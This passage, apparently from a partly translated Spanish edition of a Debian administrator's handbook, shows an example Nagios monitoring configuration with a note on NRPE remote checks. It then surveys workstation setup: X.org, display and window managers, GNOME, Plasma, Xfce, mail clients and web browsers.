- un «*timeperiod*» es un rango de tiempo durante el que se deben revisar algunos servicios;
- un «*command*» es la línea de órdenes ejecutada para revisar un servicio dado.

Según su tipo, cada objeto tiene una cantidad de propiedades que podemos personalizar. Una lista completa sería demasiado extensa, pero las propiedades más importantes son las relaciones entre objetos.

Un «*service*» utiliza un «*command*» para revisar el estado de una característica en un «*host*» (o «*hostgroup*») durante un «*timeperiod*». En caso de un problema, Nagios envía una alerta a todos los miembros de un «*contactgroup*» relacionado con el servicio. Se envía la alerta a cada miembro según el canal descripto en el objeto «*contact*» asociado.

An inheritance system allows easy sharing of a set of properties across many objects without duplicating information. Moreover, the initial configuration includes a number of standard objects; in many cases, defining new hosts, services and contacts is a simple matter of deriving from the provided generic objects. The files in `/etc/nagios4/conf.d/` are a good source of information on how they work.

Los administradores de Falcot Corp utilizan la siguiente configuración:

Ejemplo 12.3 */etc/nagios4/conf.d/falcot.cfg file*

```
define contact{
    name                            generic-contact
    service_notification_period     24x7
    host_notification_period        24x7
    service_notification_options    w,u,c,r
    host_notification_options       d,u,r
    service_notification_commands   notify-service-by-email
    host_notification_commands      notify-host-by-email
    register                        0 ; Sólo plantilla
}
define contact{
    use             generic-contact
    contact_name    rhertzog
    alias           Raphael Hertzog
    email           hertzog@debian.org
}
define contact{
    use             generic-contact
    contact_name    rmas
    alias           Roland Mas
    email           lolando@debian.org
}

define contactgroup{
    contactgroup_name     falcot-admins
    alias                 Falcot Administrators
    members               rhertzog,rmas
```

```
}

define host{
    use                     generic-host ; Nombre de la plantilla de host a utilizar
    host_name               www-host
    alias                   www.falcot.com
    address                 192.168.0.5
    contact_groups          falcot-admins
    hostgroups              debian-servers,ssh-servers
}
define host{
    use                     generic-host ; Nombre de la plantilla de host a utilizar
    host_name               ftp-host
    alias                   ftp.falcot.com
    address                 192.168.0.6
    contact_groups          falcot-admins
    hostgroups              debian-servers,ssh-servers
}

# orden 'check_ftp' con parámetros personalizados
define command{
    command_name            check_ftp2
    command_line            /usr/lib/nagios/plugins/check_ftp -H $HOSTADDRESS$ -w 20 -c
        ➥  30 -t 35
}

# Servicio genérico de Falcot
define service{
    name                    falcot-service
    use                     generic-service
    contact_groups          falcot-admins
    register                0
}

# Servicios a chequear en www-host
define service{
    use                     falcot-service
    host_name               www-host
    service_description     HTTP
    check_command           check_http
}
define service{
    use                     falcot-service
    host_name               www-host
    service_description     HTTPS
    check_command           check_https
}
define service{
    use                     falcot-service
```

```
    host_name             www-host
    service_description   SMTP
    check_command         check_smtp
}

# Servicios a chequear en ftp-host
define service{
    use                   falcot-service
    host_name             ftp-host
    service_description   FTP
    check_command         check_ftp2
}
```

This configuration file describes two monitored hosts. The first one is the web server, and the checks are made on the HTTP (80) and secure-HTTP (443) ports. Nagios also checks that an SMTP server runs on port 25. The second host is the FTP server, and the check includes making sure that a reply comes within 20 seconds. Beyond this delay, a *warning* is emitted; beyond 30 seconds, the alert is deemed critical. The Nagios web interface also shows that the SSH service is monitored: this comes from the hosts belonging to the ssh-servers hostgroup. The matching standard service is defined in `/etc/nagios4/conf.d/services_nagios2.cfg`.

Verá cómo utilizamos herencia: un objeto hereda de otro objeto con la propiedad «use *nombre-padre*». Debemos poder identificar al objeto padre, lo que requiere incluir en él una propiedad «name *identificador*». Si no deseamos que el objeto padre sea un objeto real, sino que sólo sirva como padre, agregar una propiedad «register 0» le indica a Nagios que no lo considere y, por lo tanto, ignore la falta de algunos parámetros que serían obligatorios.

DOCUMENTACIÓN

Lista de propiedades de objetos

A more in-depth understanding of the various ways in which Nagios can be configured can be obtained from the documentation hosted on https://assets.nagios.com/downloads/nagioscore/docs/nagioscore/4/en/index.html. It includes a list of all object types, with all the properties they can have. It also explains how to create new plugins.

YENDO MÁS ALLÁ


Pruebas remotas con NRPE

Muchos plugins de Nagios permiten chequear parámetros locales de un equipo; si muchas máquinas necesitan estos chequeos para que los recolecte una instalación central, necesita desplegar el plugin NRPE (*ejecución remota de plugins de Nagios*: «Nagios Remote Plugin Executor»). Necesitará instalar el paquete *nagios-nrpe-plugin* en el servidor Nagios y el paquete *nagios-nrpe-server* en los equipos sobre los que ejecutará los tests locales. Este último obtendrá su configuración del archivo `/etc/nagios/nrpe.cfg`. Este archivo debe enumerar las pruebas que puede iniciarse remotamente y las direcciones IP de las máquinas que puede ejecutarlas. Del lado de Nagios, activar estas pruebas remotas es tan simple como agregar los servicios apropiados utilizando el nuevo «command» *check_nrpe*.



Palabras clave

Estación de trabajo
Escritorio gráfico
Trabajo de oficina
X.org



Capítulo

13 Estación de trabajo

Contenidos

Configuración del servidor X11 392 Personalización de la interfaz gráfica 393 Escritorios gráficos 395
Correo 399 Navegadores web 402 Desarrollo 403 Trabajo colaborativo 404 Suites de oficina 405
Emulación de Windows: Wine 406 Software de comunicaciones en tiempo real 408

Ahora que ya se desplegaron los servidores, los administradores pueden enfocarse en instalar las estaciones de trabajo individuales y crear una configuración típica.

13.1. Configuración del servidor X11

A brief reminder: X.org is the software component that allows graphical applications to display windows on screen. It includes a driver that makes efficient use of the video card. The features offered to the graphical applications are exported through a standard interface, *X11* (*Buster* contains version *X11R7.7*).

PERSPECTIVA

X11, XFree86 y X.org

X11 is the graphical system most widely used on Unix-like systems (also available for Windows and Mac OS). Strictly speaking, the term "X11" only refers to a protocol specification, but it is also used to refer to the implementation in practice.

X11 had a rough start, but the 1990s saw XFree86 emerge as the reference implementation because it was free software, portable, and maintained by a collaborative community. However, the rate of evolution slowed down near the end when the software only gained new drivers. That situation, along with a very controversial license change, led to the X.org fork in 2004. This is now the reference implementation, and Debian *Buster* uses X.org version 7.7.

Current versions of X.org are able to autodetect the available hardware: this applies to the video card and the monitor, as well as keyboards and mice; in fact, it is so convenient that the package no longer even creates a `/etc/X11/xorg.conf` configuration file.

Actualmente, la configuración del teclado está definida en `/etc/default/keyboard`. Se utiliza este archivo tanto para configurar la consola de texto como la interfaz gráfica y es gestionado por el paquete *keyboard-configuration*. Puede encontrar detalles sobre la configuración del teclado en la Sección 8.1.2, «Configuración del teclado» página 164.

El paquete *xserver-xorg-core* provee un servidor X genérico, como el utilizado en las versiones 7.x de X.org. Este servidor es modular y utiliza un conjunto de controladores independientes para gestionar la gran variedad de tipos de tarjetas de video. Instalar *xserver-xorg* le asegurará que se instale tanto el servidor como al menos un controlador de video.

Note that if the detected video card is not handled by any of the available drivers, X.org tries using the vesa and fbdev drivers. VESA is a generic driver that should work everywhere, but with limited capabilities (fewer available resolutions, no hardware acceleration for games and visual effects for the desktop, and so on) while fbdev works on top of the kernel's framebuffer device. Nowadays the X server can run without any administrative privileges (this used to be required to be able to configure the screen) and its log file is then stored in the user's home directory in `~/.local/share/xorg/Xorg.0.log`, whereas it is `/var/log/Xorg.0.log` for X servers started with root privileges and for versions older than Debian 9 *Stetch*. That log file is where one would look to know what driver is currently in use. For example, the following snippet matches what the intel driver outputs when it is loaded:

```
(==) Matched intel as autoconfigured driver 0
(==) Matched modesetting as autoconfigured driver 1
(==) Matched vesa as autoconfigured driver 2
(==) Matched fbdev as autoconfigured driver 3
(==) Assigned the driver to the xf86ConfigLayout
```

```
(II) LoadModule: "intel"
(II) Loading /usr/lib/xorg/modules/drivers/intel_drv.so
```

EXTRA

Controladores privativos

Some video card makers (most notably NVIDIA) refuse to publish the hardware specifications that would be required to implement good free drivers. They do, however, provide proprietary drivers that allow using their hardware. This policy is nefarious, because even when the provided driver exists, it is usually not as polished as it should be; more importantly, it does not necessarily follow the X.org updates, which may prevent the latest available driver from loading correctly (or at all). We cannot condone this behavior, and we recommend you avoid these makers and favor more cooperative manufacturers.

If you still end up with such a card, you will find the required packages in the *non-free* section: *nvidia-driver* for NVIDIA cards. It requires a matching kernel module. Building the module can be automated by installing the package *nvidia-kernel-dkms* (for NVIDIA).

The "nouveau" project aims to develop a free software driver for NVIDIA cards and is the default driver that you get for those cards in Debian. In general, its feature set and performance do not match the proprietary driver. In the developers' defense, we should mention that the required information can only be gathered by reverse engineering, which makes things difficult. The free drivers for ATI video cards, called "radeon" and "amdgpu", are much better in that regard although it often requires non-free firmware from the *firmware-amd-graphics* package.

13.2. Personalización de la interfaz gráfica

13.2.1. Elección de un gestor de pantalla

The graphical interface only provides display space. Running the X server by itself only leads to an empty screen, which is why most installations use a *display manager* to display a user authentication screen and start the graphical desktop once the user has authenticated. The three most popular display managers in current use are *gdm3* (*GNOME Display Manager*), *sddm* (suggested for KDE Plasma) and *lightdm* (*Light Display Manager*). Since the Falcot Corp administrators have opted to use the GNOME desktop environment, they logically picked `gdm3` as a display manager too. The `/etc/gdm3/daemon.conf` configuration file has many options (the list can be found in the `/usr/share/gdm/gdm.schemas` schema file) to control its behaviour while `/etc/gdm3/greeter.dconf-defaults` contains settings for the greeter "session" (more than just a login window, it is a limited desktop with power management and accessibility related tools). Note that some of the most useful settings for end-users can be tweaked with GNOME's control center.

13.2.2. Elección de un gestor de ventanas

Since each graphical desktop provides its own window manager, which window manager you choose is usually influenced by which desktop you have selected. GNOME uses the `mutter` win-

dow manager, Plasma uses `kwin`, and Xfce (which we present later) has `xfwm`. The Unix philosophy always allows using one's window manager of choice, but following the recommendations allows an administrator to best take advantage of the integration efforts led by each project.

VOLVER A LOS CIMIENTOS

Gestor de ventanas

The window manager displays the "decorations" around the windows belonging to the currently running applications, which includes frames and the title bar. It also allows reducing, restoring, maximizing, and hiding windows. Most window managers also provide a menu that pops up when the desktop is clicked in a specific way. This menu provides the means to close the window manager session, start new applications, and in some cases, change to another window manager (if installed).

Older computers may, however, have a hard time running heavyweight graphical desktop environments. In these cases, a lighter configuration should be used. "Light" (or small footprint) window managers include WindowMaker (in the *wmaker* package), Afterstep, fvwm, icewm, blackbox, fluxbox, or openbox. In these cases, the system should be configured so that the appropriate window manager gets precedence; the standard way is to change the `x-window-manager` alternative with the command `update-alternatives --config x-window-manager`.

ESPECÍFICO EN DEBIAN

Alternativas

La normativa Debian enumera una cantidad de órdenes estandarizadas para ejecutar una acción particular. Por ejemplo, la orden `x-window-manager` ejecuta el gestor de ventanas. Pero Debian no asigna esta orden a un gestor de ventanas particular. El administrador puede elegir qué gestor de ventanas debe ejecutar.

Para cada gestor de ventanas, el paquete relevante registra el programa relevante como una opción posible para `x-window-manager` junto con la prioridad asociada. Siempre que no existan configuraciones explícitas por el administrador, esta prioridad permite seleccionar el mejor gestor de ventanas instalado cuando se ejecuta la orden genérica.

Tanto registrar un programa como configurarlo explícitamente involucran el script `update-alternatives`. Seleccionar a dónde apunta una orden simbólica es simplemente cuestión de ejecutar `update-alternatives --config` *`orden-simbólica`*. El script `update-alternatives` crea (y administra) enlaces simbólicos en el directorio `/etc/alternatives/` que, a su vez, referencia la ubicación del ejecutable. Con el paso del tiempo, se instalarán o eliminarán paquetes y/o el administrador hará cambios explícitos a la configuración. Cuando se elimina el paquete que provee una alternativa, ésta automáticamente deriva en la siguiente mejor opción entre los programas disponibles que continúan instalados.

La normativa Debian no enumera explícitamente todas las órdenes simbólicas; algunos encargados de paquetes Debian deliberadamente eligieron utilizar este mecanismo en casos menos directos en los que provee una flexibilidad interesante (los ejemplos incluyen `x-www-browser`, `www-browser`, `cc`, `c++`, `awk`, etc.).

13.2.3. Gestión del menú

Modern desktop environments and many window managers provide menus listing the available applications for the user. In order to keep menus up-to-date in relation to the actual set of availa-

ble applications, each package usually provides a `.desktop` file in `/usr/share/applications`. The format of those files has been standardized by FreeDesktop.org:

➨ `https://standards.freedesktop.org/desktop-entry-spec/latest/`

The applications menus can be further customized by administrators through system-wide configuration files as described by the "Desktop Menu Specification". End-users can also customize the menus with graphical tools such as *kmenuedit* (in Plasma), *alacarte* (in GNOME) or *menulibre*.

➨ `https://standards.freedesktop.org/menu-spec/latest/`

HISTORIA

El sistema de menús de Debian

Históricamente -- mucho antes de que surgieran los estándares de FreeDesktop.org -- Debian había inventado su propio sistema de menús, donde cada paquete proporcionaba una descripción genérica de las entradas de menú en `/usr/share/menu/`. Esta herramienta todavía está disponible en Debian (en el paquete *menu*) pero se usa marginalmente, ya que los reponsable aconsejan confiar en los ficheros `.desktop`.

13.3. Escritorios gráficos

The free graphical desktop field is dominated by two large software collections: GNOME and Plasma by KDE. Both of them are very popular. This is rather a rare instance in the free software world; the Apache web server, for instance, has very few peers.

This diversity is rooted in history. Plasma (initially only KDE, which is now the name of the community) was the first graphical desktop project, but it chose the Qt graphical toolkit and that choice wasn't acceptable for a large number of developers. Qt was not free software at the time, and GNOME was started based on the GTK+ toolkit. Qt has since become free software, but the projects still evolved in parallel.

The GNOME and KDE communities still work together: under the FreeDesktop.org umbrella, the projects collaborated in defining standards for interoperability across applications.

Elegir «el mejor» escritorio gráfico es un tema sensible que preferimos evitar. Simplemente describiremos las muchas posibilidades y proveeremos algunas ideas para considerar. La mejor opción es aquella que tome por su cuenta luego de un poco de experimentación.

13.3.1. GNOME

Debian *Buster* includes GNOME version 3.30, which can be installed by a simple `apt install gnome` (it can also be installed by selecting the "Debian desktop environment" task).

GNOME is noteworthy for its efforts in usability and accessibility. Design professionals have been involved in writing its standards and recommendations, which has helped developers to create satisfying graphical user interfaces. The project also gets encouragement from the big players of computing, such as Intel, IBM, Oracle, Novell, and of course, various Linux distributions. Finally, many programming languages can be used in developing applications interfacing to GNOME.




Figura 13.1 *El escritorio GNOME*

For administrators, GNOME seems to be better prepared for massive deployments. Application configuration is handled through the GSettings interface and stores its data in the DConf database. The configuration settings can thus be queried and edited with the `gsettings`, and `dconf` command-line tools, or by the `dconf-editor` graphical user interfaces. The administrator can therefore change users' configuration with a simple script. The GNOME website provides information to guide administrators who manage GNOME workstations:

➨ `https://help.gnome.org/admin/`

13.3.2. KDE and Plasma

Debian *Buster* includes version 5.14 of KDE Plasma, which can be installed with `apt install kde-standard`.

Plasma has had a rapid evolution based on a very hands-on approach. Its authors quickly got very good results, which allowed them to grow a large user-base. These factors contributed to the overall project quality. Plasma is a mature desktop environment with a wide range of applications.




Figura 13.2 *The Plasma desktop*

Since the Qt 4.0 release, the last remaining license problem with KDE software has been solved. This version was released under the GPL both for Linux and Windows (the Windows version was previously released under a non-free license). KDE applications are primarily developed using the C++ language.

13.3.3. Xfce y otros

Xfce is a simple and lightweight graphical desktop, which is a perfect match for computers with limited resources. It can be installed with `apt install xfce4`. Like GNOME, Xfce is based on the GTK+ toolkit, and several components are common across both desktops.

Unlike GNOME and Plasma, Xfce does not aim to become a vast project. Beyond the basic components of a modern desktop (file manager, window manager, session manager, a panel for application launchers and so on), it only provides a few specific applications: a terminal, a calendar (*orage*), an image viewer, a CD/DVD burning tool, a media player (*parole*), sound volume control and a text editor (*mousepad*).

➡ https://xfce.org/




Figura 13.3 *El escritorio Xfce*

13.3.4. Other Desktop Environments

LXDE and *LXQt* are two desktop environments focusing on the "lightweight" aspect. The former is GTK+ based while the latter is Qt based. They can be installed with the *lxde* and *lxqt* metapackages.

➨ https://lxde.org/

➨ https://lxqt.org/

Cinnamon and *MATE* both started when GNOME 3 moved away from the traditional desktop paradigm, dropping the usual panel and its menu in favor of the new search-based shell. The former reintroduced a panel by forking GNOME Shell and the latter is a continuation of GNOME 2. They can be installed wih the *cinnamon-desktop-environment* and *mate-desktop-environment* metapackages.

➨ https://developer.linuxmint.com/projects/cinnamon-projects.html

➨ https://mate-desktop.org/

13.4. Correo

13.4.1. Evolution

COMUNIDAD

Paquetes *populares*

Installing the *popularity-contest* package enables participation in an automated survey that informs the Debian project about the most popular packages. A script is run weekly by `cron` which sends an anonymized list of the installed packages (by HTTP or email) and the latest access date for the files they contain. This allows the Debian maintainers to know which packages are most frequently installed, and of these, how frequently they are actually used.

Esta información es de gran ayuda al proyecto Debian. La utiliza para determinar qué paquetes deben estar en el primer disco de instalación. Los datos de instalación también son un factor importante en la decisión sobre la eliminación de la distribución de un paquete con muy pocos usuarios. Recomendamos sinceramente instalar el paquete *popularity-contest* y participar en la encuesta.

The collected data are made public every day.

➨ `https://popcon.debian.org/`

These statistics can also help users to choose between two packages that seem otherwise equivalent. Choosing the more popular package is probably a safer choice.

Evolution is the GNOME email client and can be installed with `apt install evolution`. It is more than a simple email client: it also provides a calendar, an address book, a task list, and a memo (free-form note) application. Its email component includes a powerful message indexing system, and allows for the creation of virtual folders based on search queries on all archived messages. In other words, all messages are stored the same way but displayed in a folder-based organization, each folder containing messages that match a set of filtering criteria.




Figura 13.4 *El software de correo Evolution*

An extension to Evolution allows integration with a Microsoft Exchange email system; the required package is *evolution-ews*[1].

13.4.2. KMail

The KDE email software can be installed with `apt install kmail`. KMail only handles email, but it belongs to a software suite called KDE-PIM (for *Personal Information Manager*) that includes features such as address books, a calendar component, and so on. KMail has all the features one would expect from an excellent email client.

[1]The *evolution-ews* package is not part of Debian *Buster*. It was removed during the release process due to a security issue. But at the time of writing a recent version is available as backport (see Sección 6.1.2.4, «Retroadaptaciones para Stable» página 114).




Figura 13.5 *El software de correo KMail*

13.4.3. Thunderbird

The *thunderbird* package provides the email client from the Mozilla software suite. Various localization sets are available in *thunderbird-l10n-** packages; the *enigmail* extension handles message encrypting and signing, but it is not available in all languages.




Figura 13.6 *The Thunderbird email software*

13.5. Navegadores web

Epiphany, el navegador web de GNOME, utiliza el motor de visualización Webkit desarrollado por Apple para su navegador Safari. El paquete relevante es *epiphany-browser*.

Konqueror, available in the *konqueror* package, is KDE's web browser (but can also assume the role of a file manager). It uses the KDE-specific KHTML rendering engine; KHTML is an excellent engine, as witnessed by the fact that Apple's WebKit is based on KHTML.

Users not satisfied by either of the above can use Firefox. This browser, available in the *firefox-esr* package, uses the Mozilla project's Gecko renderer, with a thin and extensible interface on top.




Figura 13.7 *The Firefox web browser*

VOCABULARY

Firefox ESR

Mozilla has a very fast-paced release cycle for Firefox. New releases are published every six to eight weeks and only the latest version is supported for security issues. This doesn't suit all kind of users so, every 10 cycles, they are promoting one of their release to an *Extended Support Release* (ESR) which will get security updates (and no functional changes) during the next 10 cycles (which covers a bit more than a year).

Debian has both versions packaged. The ESR one, in the package *firefox-esr*, is used by default since it is the only version suitable for Debian *Stable* with its long support period (and even there Debian has to upgrade from one ESR release to the next multiple times during a Debian Stable lifecycle). The regular Firefox is available in the *firefox* package but it is only available to users of Debian *Unstable*.

CULTURA

Iceweasel, Firefox y otros

Before Debian *Stretch*, Firefox and Thunderbird were missing. The *iceweasel* package contained Iceweasel, which was basically Firefox under another name.

The rationale behind this renaming was a result of the usage rules imposed by the Mozilla Foundation on the Firefox™ registered trademark: any software named Firefox had to use the official Firefox logo and icons. However, since these elements are not released under a free license, Debian could not distribute them in its *main* section. Rather than moving the whole browser to *non-free*, the package maintainer choose to use a different name.

Por razones similares, se cambió el nombre del cliente de correo Thunderbird™ a Icedove de la misma forma.

